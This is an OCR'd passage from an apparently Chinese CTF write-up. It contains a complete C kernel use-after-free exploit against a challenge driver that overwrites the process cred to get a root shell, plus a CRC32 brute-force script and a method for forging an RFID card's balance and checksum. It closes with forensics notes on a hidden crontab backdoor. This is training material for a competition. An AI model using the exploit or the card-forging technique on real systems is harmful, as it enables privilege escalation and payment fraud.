
最后，利用程序如下：

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <stropts.h>
#include <sys/wait.h>
#include <sys/stat.h>

int main()
{
 // 打开两次设备
 int fd1 = open("/dev/Meow", 2);
 int fd2 = open("/dev/Meow", 2);

 // 修改me.len为cred size
 puts("[+] kfree kmalloc start.");
 ioctl(fd1, 0x4d656f77, 0xa8);

 close(fd1);

 // 新起进程的cred空间会和刚刚释放的struct Meow重叠
```

```
  int pid = fork();
  if(pid < 0)
  {
   puts("[*] fork error!");
   exit(0);
  }

  else if(pid == 0)
  {
   puts("[+] write start.");
   // 通过向 fd2 写入28个0，把新进程的cred的几个id都覆盖为0
   char zeros[100] = {0};
   write(fd2, zeros, 28);

   if(getuid() == 0)
   {
    puts("[+] get root!");
    system("/bin/sh");
    exit(0);
   }
  }

  else
  {
   wait(NULL);
  }
  close(fd2);

  return 0;
 }
```

由于busybox的文件系统没有动态库，所以Makefile里要静态编译俩个程序。 编译好后别忘了把程序复制进文件系统。

启动qemu，getroot:



另外，对内核环境搭建感兴趣的话可以看这篇笔记


Misc

booooooom

下载得到一个压缩包，尝试爆破压缩包密码：

得到密码

3862 解压后得到3个文件




查看password.py的文件内容

```
import base64
import hashlib
f = open("password.txt",'r')
password = f.readline()
b64_str = base64.b64encode(password.encode('utf-8'))
hash = hashlib.md5()
hash.update(b64_str)
zip_passowrd = hash.hexdigest()
print(zip_passowrd)
```

password.txt在压缩包password.zip里面 后面zip_password的值就是flag.zip的密码

所以我们需要知道password.txt里面文件的内容，这里password.zip的密码是一串md5，通过爆破等手段是不能得到解压密码的，但是我们可以发现passowrd.txt里面的内容只有8个字节



那么我们何不直接爆破里面的内容 爆破脚本如下：

```
#encoding:utf-8
import binascii
def getcrc32(str):
    return '0x%x' % (binascii.crc32(str)&0xffffffff)
crc32 = "0xcd95dac"
for i in range(0, 100000000):
    stri = str(i)
    if len(stri) < 8:
        stri = (8-len(stri))*"0"+stri
    if getcrc32(stri) == crc32:
        print stri
```

当然很尴尬的是有位选手用字典爆出来一个字符串的crc也是这么多，这种情况下我们应该优先考虑数字，如果爆出来后不对的话，可以将不对的结果从字典剔除然后尝试爆其它结果

得到password.txt里面的内容：


```
08646247
```

然后根据passowrd.txt将其base64编码后再md5加密得到flag.zip的密码为：95c800c52134a571dfe69114c378e4be 解压flag.zip得到一张图片flag.png

用pngcheck来检查一下

```
PS F:\工具包\杂项\png相关\pngcheck-2.3.0-win32> .\pngcheck.exe .\flag.png
.\flag.png  CRC error in chunk IHDR (computed 4c457845, expected e15053d4)
ERROR: .\flag.png
PS F:\工具包\杂项\png相关\pngcheck-2.3.0-win32>
```

发现crc有问题，猜测可能是图片的height或者width被修改引起的 可以参考这篇文章：https://xz.aliyun.com/t/1836 打开010Editor，将flag.png拖进去 然后Templates->Run Template



然后在修改height为一个比较大的值，原来是430，现在我们把它修改为600然后保存就可以看到flag

了

RFID

题目描述

这里有几张ic卡的部分扇区的数据，你能根据这些数据，将待修改的卡片卡号改为2333333333，金额修改为233吗

点击下载文件分析
点击下载待修改文件


将待修改文件修改后上传获得flag哦

文件名： 浏览... 未选择文件。
提交


我们先下载文件分析，得到如下四个文件

12.66 (2).dump	2018/11/24 11:43	DUMP 文件	1 KB
12.66.dump	2018/11/24 11:43	DUMP 文件	1 KB
12.76.dump	2018/11/23 16:39	DUMP 文件	1 KB
15.00.dump	2018/11/23 16:40	DUMP 文件	1 KB


这里文件名代表金额，我们做题的思路是先找到金额位和校验位，然后再找到校验算法 我们用Beyond Compare来比较任意两个不同金额的dump数据，这里用12.66和12.76为例



图中标红的地方就是这两个文件中不同的地方，这两个文件代表的金额不同，那么这些不同的地方就包含金额，校验位，还有一些其它和时间有关的位，比如刷卡时间什么的。 现在我们需要找到金额位和校验位，那么我们还需要比较两个12.66的dump数据，这里给两个12.66的dump数据是代表不同刷卡时间的12.66 我们可以通过比较这两个金额相同，时间不同的dump文件来找出和时间有关的位，然后我们排除这些位就可以知道金额位和校验位了




以12.66为例，去除和时间有关的位后就剩下：




1266对应的16进制为：04 F2 很显然这里的F2 04就是金额位，剩下的060F就是校验位 而校验算法也很简单，就是F2和04异或后前四位和后四位分别转16进制再交换位置 例如： F2的二进制为：11110010 04的二进制为： 00000100 异或后的值为： 1111 0110 转十六进制后为： 0F 06 所以校验位的值为： 06 0F

找到校验算法，校验位和金额位后我们就可以修改金额为233了 23300的十六进制为5B04 金额位：04 5B 04：00000100 5B：01011011 xor:0101 1111 hex:05 0F 校验位：0F 05 然后卡号修改为2333333333则很简单了 我们将dump文件直接拖进16进制编辑器就可以在右边看到卡号了



就是ascii码对应的字符 最终我们下载待修改dump文件修改为如下：



上传得到flag

寻找入侵者

D0g3{182.61.19.74__is_hacker}

检查web目录/var/www

1. 发现站点被删，留下被加密的备份文件
2. 使用scp或者docker cp命令将备份文件拉到本地
3. 根据提示把仅存的几个文件压缩，然后用已知明文爆破备份文件，密码为：fdragon
4. 解压后看到flag和flag1，flag文件说明了flag是由flag1和flag2拼接而成，同时得到flag1的内容："D0g3{攻击者的ip"
5. 使用rkhunter等入侵检测工具或者根据经验查看crontab -e(因为是隐蔽型的crontab -l 看不到的)，查看到计划任务被篡改，找到/etc/.backdoor文件，得到提示：查看攻击者的网页。
6. 然后发现入侵者是182.61.19.74，网站是安洵注册页，查看源码，第二行有注释：“为什么不去找找另外一个后门的所在位置呢”
7. 遂根据crontab -e的内容，发现是ssh软连接，或者通过查看tcp端口，找到占用23333端口的进

程，根据进程位置找到/tmp目录下的f1ag2

8. 拼接字符串得到flag：`D0g3{182.61.19.74__is_hacker}`

漏洞分析

见github项目相应文件夹